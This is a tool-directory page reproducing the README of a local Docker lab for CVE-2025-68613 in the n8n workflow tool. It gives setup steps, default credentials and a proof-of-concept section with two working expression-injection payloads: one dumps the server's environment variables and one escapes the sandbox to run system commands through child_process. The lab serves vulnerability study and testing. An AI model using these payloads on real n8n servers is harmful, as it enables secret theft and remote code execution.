
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-68613-n8n-lab — Analysis of CVE-2025-68613 | Kitploit
Tools/GitHubGitHub/r4j3sh-com/cve-2025-68613-n8n-lab
Vulnerability AnalysisExploitationWeb Application ExploitationLearning & EducationLabs & Practice
GitHubr4j3sh-com/cve-2025-68613-n8n-lab

CVE-2025-68613-n8n-lab

Analysis of CVE-2025-68613

View Repository
28 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-68613 Local n8n Lab

This repository provides a simple Docker Compose setup that runs a vulnerable n8n instance for local testing of CVE-2025-68613.

Requirements

  • Docker Desktop or Docker Engine
  • Docker Compose v2

Quick start

  1. Start the container:

    root@kitploit:~
    docker compose up -d
    
  2. Open n8n in your browser:

    • http://localhost:5678
  3. Log in with the default credentials set in docker-compose.yml:

    • Username: admin
    • Password: password

Stop and clean up

root@kitploit:~
docker compose down

Disclaimer and safety

Download Tool

This environment is for local, isolated testing only. Do not expose this instance to the public internet or any untrusted network. Keep it on a private, local-only network segment and separate from production systems. Use at your own risk.

Verify the Vulnerability (Proof of Concept)

Once the container is running, you can access the n8n interface at http://localhost:5678. To test the vulnerability, you will inject a malicious JavaScript payload into an expression field. Steps to Reproduce:

  1. Log in: Access the dashboard (if you set up basic auth, use the credentials provided; otherwise, create a new owner account).
  2. Create Workflow: Click "Add Workflow" or navigate to https://n8n.example.com/workflow/new.
  3. Add Node: Add a "Set" node.
  4. Inject Payload: In the "Value" field of the Set node (ensure you toggle "Expression" mode if available, or simply paste the syntax which n8n interprets as an expression), input one of the following payloads: Test 1: Environment Variable Exfiltration This payload attempts to access the process environment variables, which often contain secrets.
root@kitploit:~
{{ (function() { return this.process.env; })() }}

env exfilteration

Test 2: Remote Code Execution (RCE) This payload attempts to load the child_process module to run system commands (e.g., whoami).

root@kitploit:~
{{ (function() {
    var require = this.process.mainModule.require;
    var execSync = require('child_process').execSync;
    return execSync('whoami').toString();
})() }}

RCE example for id command

Expected Result: If the environment is vulnerable, the "Output" panel of the Set node will display the result of the command (e.g., root or the n8n user) or a JSON object containing the environment variables. If the instance were patched (e.g., version 1.122.0+), the sandbox would return an empty object or an error.